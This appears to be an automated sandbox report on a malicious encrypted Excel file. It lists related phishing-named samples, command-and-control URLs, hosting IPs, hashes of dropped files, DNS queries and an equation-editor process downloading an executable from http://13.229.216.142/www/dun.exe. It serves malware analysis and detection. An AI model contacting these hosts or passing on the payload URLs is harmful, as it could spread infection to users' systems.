	PO=#PLL-Order - Order CP01JN02-07-21 - Xls.exe	Get hash	malicious	Browse	www.the-lost-compan y.com/cvrm/? q6A=dWH9 krMwNTg04d 9qCA2as0dJ 3G0u4FDckz oR2m1sSNPk mjVxvRUVij kaaUGHVOCA +Fn+&a0DX= 8pstlRupspshhL
	9qFR0r9nR9.exe	Get hash	malicious	Browse	www.miche ldrake.com/p2io/? c48dX8=d2Ngnq RSaE399kDe pSeXKrGILI rAeXd0mpr9 jEILXnCNsb PLuX7uZtRN +ZZbge4Lhe vE&r6tLM=ktxh2
	Shipping Document DHL.exe	Get hash	malicious	Browse	www.blood ygoodbooks .com/0mq2/? z2J=P2JtL nr8&2d0LJl =ZDsTI6S9j IVij7pvgK4 MoNWTWRqVG UkydkvX+MX wzdBUm4Dqe o1fEAUfiB+ CDMsKfsHR
	SOA May-June 2021.exe	Get hash	malicious	Browse	www.soshe canned.com /u8u4/?q48 l=cHWP6NwL v/aT6+rO/e bGv42NKIWn oFLhxJXNwG dVTw9RrQ1g 4V3BI MmImB GJRa9G4IJL &hBZ=-ZcTF HRHIRdPjZE
	PO NEW ORDER 002001123.exe	Get hash	malicious	Browse	www.blood ygoodbooks .com/0mq2/? 4h_hvt=ZD sTI6S9jIvi j7pvgK4MoN WTW RqVGUky dkvX+MXwzd BUm4Dqeo1f EAUfiB+CDM sKfsHR&c4= IDKtp8tH
	heoN5wnP2d.exe	Get hash	malicious	Browse	www.miche ldrake.com/p2io/? 9rT0=d2NgnqRS aE399kDepS eXKrGILirA eXd0mpr9jE ILXnCNsbPL uX7uZtRN+Z Zx/uILlcnE &l2M=0pZ4_

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	www.realitysticallywr itten.com/rnn4/? wTq8 ft=GmGX+Zu UQKrJlIFD6 1Nj3aDXZ2K nBcnPv870Q yh2TrQK74O gs2MlXpAd7 lGq2Q4qIDRf&- Zl8=9r6Tk4x8G
	June 21st,2021.exe	Get hash	malicious	Browse	www.montr osecbdsupp lements.co m/cb53/?2d sl=kWKLgml CLD6qL4jsO wiLv5cNI5c QawlygHjde 5nt6lv0lCD 1QOnvzbH8x TqcBePo3D7 i&p48=SBZ0
	Swift_Report.exe	Get hash	malicious	Browse	www.vivia ngee.net/m3rc/? m6W4u =Rplm9Zqm1 bsTCiQ8zCY p9ODm03Tc7 pnEYFm3lAJ XwDtX36/iY M/09//KWT8 Pit56oDfG& gJBPYB=4hu xsIfxL6VH_
	swift_copy.exe	Get hash	malicious	Browse	www.unape rsonaestab ien.com/m3rc/? oL3=o7 izuhN0eiDB tRVTd1IDz6 WKOoPkNEuau PIN5CezYSP QXzsgO8JvV j8l3N35hvR YKS8My&i4Y LI6=6lmTNHW8
	New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	www.mykiw idesign.co m/un8c/?m6 =shtUrfI/x lBO8C2aliN ZenlpYotas WnDtlq4lct URnres2cu8 VpZnDv2KEk 7PBf6bd7Ga gapdg==&z8 b=iZspkzE0JnS86
	qXDtb88hht.exe	Get hash	malicious	Browse	www.miche ldrake.com/p2io/? b0GDi6=Q6Ahtf ox&Z8E=d2N gnqRSaE399 kDepSeXKrG ILlrAeXd0m pr9jEILXnC NsbPLuX7uZ tRN+ZZx/uILcnE
	Shipping Draft Doc.exe	Get hash	malicious	Browse	www.theli ncmagazine .com/ajsp/? m2MXt=vr Jb/b8JfDu P59hXmVirF 0PbOJ5jAEP dt7hu8U8hU nFkZgeiMJf BrSsCKdAi+ q3QiQ&g6bX =7nfxC0PhW

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Request for Courtesy Call - Urgent.xlsx	Get hash	malicious	Browse	www.miche ldrake.com/p2io/? NFNpHvU=d2Ngn qRXaD3590P SrSeXKrGIL lrAeXd0mpz t/HUKTHCMs qjNpHqiPpp P981n7+M4u f60sw==&Bv- =b8utZ

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
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ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LEASEWEB-USA-SFO-12US	New PO 0006770.exe	Get hash	malicious	Browse	23.81.39.143
	DHL Shipment Notification.PDF.exe	Get hash	malicious	Browse	172.255.20 9.118
	4A7rphFZrY	Get hash	malicious	Browse	142.91.25.66
	ORDER 200VPS.xlsx	Get hash	malicious	Browse	23.82.57.32
	heoN5wnP2d.exe	Get hash	malicious	Browse	23.82.57.32
	ZSu9Xi5VWW.exe	Get hash	malicious	Browse	23.82.57.32
	SKM_4050210326102400.jpg.exe	Get hash	malicious	Browse	23.108.182.213
	J1Dud83xTM.exe	Get hash	malicious	Browse	23.82.57.32
	DNPr7t0GMY.exe	Get hash	malicious	Browse	23.82.57.32
	ITAPQJikGw.exe	Get hash	malicious	Browse	147.255.16 2.204
	FORM C1.xlsx	Get hash	malicious	Browse	147.255.16 2.204
	qXDtb88hht.exe	Get hash	malicious	Browse	23.82.57.32
	6dTTv9ldCw.exe	Get hash	malicious	Browse	147.255.16 2.204
	wMKDi0Ss3f.exe	Get hash	malicious	Browse	23.82.57.32
	ENrFQVzLHE.exe	Get hash	malicious	Browse	147.255.16 2.204
	Request For Courtesy Call 7710090112332.xlsx	Get hash	malicious	Browse	23.82.57.32
	xhbUdeAoVP.exe	Get hash	malicious	Browse	147.255.16 2.204
	bin.exe	Get hash	malicious	Browse	23.82.57.32
	b02c0831_by_Libranalysis.exe	Get hash	malicious	Browse	23.82.57.32
	Contract MAY2021.xlsx	Get hash	malicious	Browse	147.255.16 2.204
AUTOMATTICUS	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	192.0.78.24
	CyLELjM5zk.exe	Get hash	malicious	Browse	74.114.154.18
	New PO 0006770.exe	Get hash	malicious	Browse	192.0.78.25
	setup_x86_x64_install.exe	Get hash	malicious	Browse	74.114.154.18
	85d8c.exe	Get hash	malicious	Browse	74.114.154.22
	85d8c.exe	Get hash	malicious	Browse	74.114.154.22
	AR2rPMLtaN.exe	Get hash	malicious	Browse	74.114.154.22
	fJrVwWebP.exe	Get hash	malicious	Browse	74.114.154.22
	QfVER41Fwx.exe	Get hash	malicious	Browse	74.114.154.22
	O3h9kRdG7d.exe	Get hash	malicious	Browse	74.114.154.22
	1A263B2603212FF1E492D9E0C718F12601789E27 EAABA.exe	Get hash	malicious	Browse	74.114.154.22
	mbVrdKm3zX.exe	Get hash	malicious	Browse	74.114.154.22
	Dpjb8G9gX5.exe	Get hash	malicious	Browse	74.114.154.18
	5qW61eKDTp.exe	Get hash	malicious	Browse	74.114.154.18
	WWzUml7m53.exe	Get hash	malicious	Browse	74.114.154.22
	e7V79qGVJT.exe	Get hash	malicious	Browse	74.114.154.18
	4Dm89lWqe9.exe	Get hash	malicious	Browse	74.114.154.18
	Yokh9rD5xR.exe	Get hash	malicious	Browse	74.114.154.22
	Oyu6AMjXZH.exe	Get hash	malicious	Browse	74.114.154.18
	IsVEKYHPW.exe	Get hash	malicious	Browse	74.114.154.22

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\dun[1].exe		
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	
Category:	downloaded	
Size (bytes):	1336832	
Entropy (8bit):	7.015277955515814	
Encrypted:	false	
SSDEEP:	24576:JvvbQF4jajOm9u+d7bs6lpQf4DMqMuulZcjLsq3ut:FbQOmi0Zbwp3DIFu	
MD5:	214B1DDF045E4D6FDD73A5C8788D2ADC	
SHA1:	8BB7C462FB649D16EDB98AB526DF8475A329CC71	
SHA-256:	D8E25CE44C46057985A0467ADCF4FC12D8BEAC599E3031F6674FD1E01988267E	
SHA-512:	781FFF07EDCB65EC4C77C80F20A6C6AA658F4679C411654ABCDC1233F19CEA170B47EBB5A4227618459482F32462AF12188A7CB870BD3EB347696485BB530E30	
Malicious:	true	
Antivirus:	Antivirus: Joe Sandbox ML, Detection: 100%	
Reputation:	low	
IE Cache URL:	http://13.229.216.142/www/dun.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....PE..L...L.a.....P..p.....@..X...O......H.....text...o... ..p.....`..fsrc.....f.....@..@.reloc.....d.....@..B.....H.....L...d8.....M.....(....*&.(....*s.....s.....s!.....s".....s#.....*...0.....~...o\$....+...*0.....~...0%+...*0.....~...o\$....+...*0.....~...o'....+...*0.....~...o(....+...*0.<.....~...o).....!r...p....(*...o+...s.....~...+...*0.....~...+...*"...*0.&.....(....r%..p~...o~...(.....t\$...+...*Vs....(/...t.....*..(0...*0.....	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1D6C62CF.png		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced	
Category:	dropped	
Size (bytes):	49744	
Entropy (8bit):	7.99056926749243	
Encrypted:	true	
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhrKjjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS	
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8	
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6	
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232	
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45	
Malicious:	false	
Reputation:	moderate, very likely benign file	
Preview:	.PNG.....IHDR.....I.M....IDATx...T.]..G;..nuww7.s...U..K.....lh....qli...K....t'k.W.i.>.....B.....E.O...f.a.....e....+...P.. .^.L.S}r:.....sM....p..p~.y]...t7'.D)...../...k. ...pzos.....6;..H....U..a..9..1...\$.....*kl<.\F...\$E....?B(9....H..!.....0AV.g.m...23..C..g(%..6..>.O.r...L..t1.Q-.bE.....)..... j ..."....V.g.\G..p..p.X[.....*%hyt...@..J...~.p... .;>...~.^.E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.V;..B.C...m.....0.N.....q...b...Q...c.moT.e6OB...p.v"....".....9..G...B}..../m...0g...8.....6.\$.\$]p...9....Z.a.sr.;B.a....m ...>...b..B..K..{...+w?...B3...2...>.....1..-'.!p.....L...K..P.q.....?>..fd.`w`.y..jy.....i.'&?.....)e.D ?06.....U.%2t.....6..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..Y...3..Q*m.r.urb.5@.e.v@@@....gsb.[q~.3j].....s.f 8s\$P.?3H.....0'...6)....bD....^..+....9...\$...W::jBH...!tK	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\214A5B32.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsf6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBFEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\967104B5.png	
SSDEEP:	1536:RpoE M3WUHO25A8HD3So4L9jvtO63O2lWr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOHwx4IRtTo6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(...sRGB.....gAMA.....a.....pHYs.....+.....IDATx^=vI9..H..f....:ZA.,'.j.r4.....SEJ,%..VPG..K=.....@.\$ol.e7....U.....>n-&....._rg... ...L...D.G!0..G!;...?...Oo.7....Cc...G...g>....._o..._...}q...k....ru..T....S!...~...@Y96.S.....&.1:...o...q.6..S...`n..H.hS.....y;N.I.)."[`f.X.u.n;....._h.{u 0a.....].R.z...2.....GJY \..+b...{>vU.....i.....w.+p..X..._V.-z..s.U..cR..g^..X.....6n...6....O6.-AM.f=y...7...;X...q.. ...=.. K...w...}O..{ ...G.....~o3.....z...m6...sN.0../...Y..H..o.....~..... (W`...S.t.....m....+K...<..M=... N.U..C.. 5.=...s.g.d.f.<Km..\$.fS...o...:..}@...;k..m.L./.\$.....}....3%.. j.....b.r7.O!F...c'.....\$....).... O.CK...._Nv....q.t3l,.vD.-.o..k.w....X...- C..KGld.8.a)........q..f=.Pf.V#.....n...[w...N.b..W.....;?.Oq..K{>K....{w{.....6'/.....;E...X.I.-Y].Jjm.j..pq O...e.v.....17....:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\96A4929E.png		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced	
Category:	dropped	
Size (bytes):	49744	
Entropy (8bit):	7.99056926749243	
Encrypted:	true	
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS	
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8	
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6	
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232	
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45	
Malicious:	false	
Preview:	.PNG.....IHDR.....I.M.....IDATx...T.. ...G;...nuww7.s...U..K.....lh....qli...K....t'k.W..i.>.....B....E.O...f.a....e....++...P.. .^.L.S)r:.....sM....p..p-.y ...t7'.D)...../...k. ...pzos.....6;...H....U..a..9..1...\$.*****.k <.\F...\$.E....? B(9....H..!.....0AV..g.m...23..C..g(%..%6..>.O.r...t.l.Q.-bE.....) i...".V.g.\G..p..p.X[.....*%hyt...@..J...~.p.... . .>...~.`.E_...*iU.G..i.O..r6...iV.....@.....Jte...5Q.P.v;...B.C...m....0.N.....q...b...Q...c.moT.e6OB...p.v'....".....9..G...B}.../m...0g...8....6.\$.\$ p...9....Z.a.sr.;B.a....m ...>...b..B..K...{+w?.....B3...2>.....1.-'. p.....L... K..P.q.....?>.fd`w`.y.. y.....i.'&?.....)e.D?06.....U..%2t.....6..D.B...+~....M%"fG b\.[.....1.....".GC6....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.[q-3j.....s.f. 8s\$P.?3H.....0'.6)....bD....^..+...9.;\$...W::jBH...!tK	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B50A5659.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfWKCnTwsU9SjUB7ShYlv7JrEHaeHj7KHG81:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D0E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	JFIF..... ..!.....! ..&."#1!&)+... "383-7(-.....~.....0-----+.....+.....M..".....E.....!.. ...1A"Q.aq..2B..#R..3b...\$r..C.....4DSTcs.....Q.A.....?...f.t.Q]....i".G.2....".....Z.*5..5..CPL..W..o7....h.u..+B...R.S.I. ..m...8.T... (.YX.St@r...ca... 5.2..*.%.R.A67.....{...X;...4.D.o'.R...sV8....rJm....2Est.....U.@..... j.4.mn..Ke G.6*PJ.S>..0....q%..... @...T.P.<...q.z.e.....((H+. ..@\$...'.?.h. P.]...ZP.H..!7s2l.\$N..?xP..c....@....A..D.l....1...[q*f5(-J..@...\$.N...x.U.fHY!.PM..[P.....aY.....S.R....Y...(D. .10..... ..l. F...E9*...RU:P...p\$.'.....2.s.-..a&@..P....m...L.a.H;Dv)...@u...s...h..6..Y....D.7.....UHe.s..PQ.Ym....)(y.6.u..i.*V.'2'....&.... ^...8.+]K)R...\.^A...l..B..?[:L(c3J..%.\$..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BBA2B1B8.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA74AD3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DBFEF85C.png	
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:Rrpoem3WUHO25A8HD3So4IL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOHwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(...sRGB.....gAMA.....a.....pHYs.....+.....IDATx^=vI9..H..f...:ZA.,'.j.r4.....SEJ,%..VPG..K=.....@.\$ol.e7....U.....>n~&....._..rg... ..L...D.Gl0..G!;...?...Oo.7...Cc..G...g>....._o..._..}q...k....ru..T....S!...~...@Y96.S....&.1:...o...q.6..S...`n..H.hS.....y;N.I.).["`f.X.u.n;....._h.{u 0a.....].R.z...2.....GJY ..+b...{>vU.....i.....w+.p..X..._V.-z..s..U..cR..g^..X.....6n...6...O6.-AM.f=y ...7...;X....q.. ...= K...w...}O..{ ...G.....~.o3.....z...m6...sN.0../...Y..H..o.....~..... (W`...S.t.....m....+K...<..M=... N.U..C..).5.=...s..g.d..f.<Km..\$.fS...o...:})@...;k..m.L./.\$.....}...3%..lj.....b.r7.OlF...c'.....\$..)... O.CK...._.....Nv....q.t3l., ...vD-..o..k.w....X...- C..KGld.8.a)........q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?..Oq..K{>..K....{w{.....6'/.....}.E...X.l.-Y].Jjm.j.pq 0...e.v.....17....:F

C:\Users\user\Desktop~\$oustanding 03082921.xlsx		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	data	
Category:	dropped	
Size (bytes):	330	
Entropy (8bit):	1.4377382811115937	
Encrypted:	false	
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS	
MD5:	96114D75E30EBD26B572C1FC83D1D02E	
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407	
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90	
Malicious:	true	
Preview:	.userA.l.b.u.s.userA.l.b.u.s.	

C:\Users\Public\lbc.exe		 
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	
Category:	dropped	
Size (bytes):	1336832	
Entropy (8bit):	7.015277955515814	
Encrypted:	false	
SSDEEP:	24576:JvvbQF4jajOm9u+d7bs6lpQf4DMqMuulZcjLsq3ut:FbQOm0Zbwp3DlFu	
MD5:	214B1DDF045E4D6FDD73A5C8788D2ADC	
SHA1:	8BB7C462FB649D16EDB98AB526DF8475A329CC71	
SHA-256:	D8E25CE44C46057985A0467ADCF4FC12D8BEAC599E3031F6674FD1E01988267E	
SHA-512:	781FFF07EDCB65EC4C77C80F20A6C6AA658F4679C411654ABCD1233F19CEA170B47EBB5A4227618459482F32462AF12188A7CB870BD3EB347696485BB530E30	
Malicious:	true	
Antivirus:	Antivirus: Joe Sandbox ML, Detection: 100%	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....PE..L...L.a.....P..p.....@..@.....x...O.....H.....text...o... ..p.....`..rsrc.....r.....@..@.reloc..... ...d.....@..B.....H.....L...d8.....M.....(....*&.....(*.s.....ssl.....s".....s#.....*.0.....~...o\$.....+.*.0.....~...o%+.*.0.....~...o&.....+.*.0.....~...o'+.....*.0.....~...o(....+.*.0.<.....~....()).....!r...p....(*..o+...s.....~....+.*.0.....~....+.*".....*.0.&.....(....r%.p~...o~(..t\$....+..*Vs....(/...L.....*(0...*.0.....	

Static File Info

General	
File type:	CDFV2 Encrypted
Entropy (8bit):	7.99483782151375
TrID:	Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	oustanding 03082921.xlsx

General	
File size:	1328640
MD5:	643fc978b1f9e32668a88202a7091266
SHA1:	ee970a6713bd017fd118a1eb54a237339c4fd579
SHA256:	e3469b3d96e6316114395abe8caef91aa9ac9edac2d701c2d64981d3c0dfc5f0
SHA512:	f79bb5fa23c6a11c3a472a7788e766fff9a20569f81aee2b0c8fdb3468c8c1684689848da1a8c0984a07ef781c980cf33ed0d81ae9550b654fba25bd2b32f10
SSDEEP:	24576:hf9gv6PaMg7ZG90Gv9LITkAoPZGr/ST/1HLU+CZdKd6Hfsc+Xu2ZTHQI5O:rguaJ2viu+/8/1rKZdK+fXuTpQI5O
File Content Preview:	>.....~.....Z.....

File Icon

	
Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-16:51:55.653334	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries


Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 16:51:50.256117105 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.cleanxcare.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:51:55.481079102 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.iotcloud.technology	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:00.666630983 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.michel-drake.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:05.789819956 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.ruhexuanguou.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:11.364415884 CEST	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.adultpeace.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:22.284992933 CEST	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.trendbould.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 16:51:50.309530020 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.cleanxcare.com	cleanxcare.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:51:50.309530020 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	cleanxcare.com		78.31.67.91	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 16:51:55.519848108 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.iotcloud.technology	iotcloud.technology		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:51:55.519848108 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	iotcloud.technology		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:00.707321882 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.micheldrake.com	micheldrake.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:52:00.707321882 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	micheldrake.com		192.0.78.25	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:00.707321882 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	micheldrake.com		192.0.78.24	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:05.987095118 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.ruhexuangou.com		23.82.57.32	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:11.686054945 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.adultpeace.com	adultpeace.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:52:11.686054945 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	adultpeace.com		163.44.239.73	A (IP address)	IN (0x0001)
Aug 3, 2021 16:52:22.342732906 CEST	8.8.8.8	192.168.2.22	0x18f7	No error (0)	www.trendbould.com		64.190.62.111	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	13.229.216.142	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
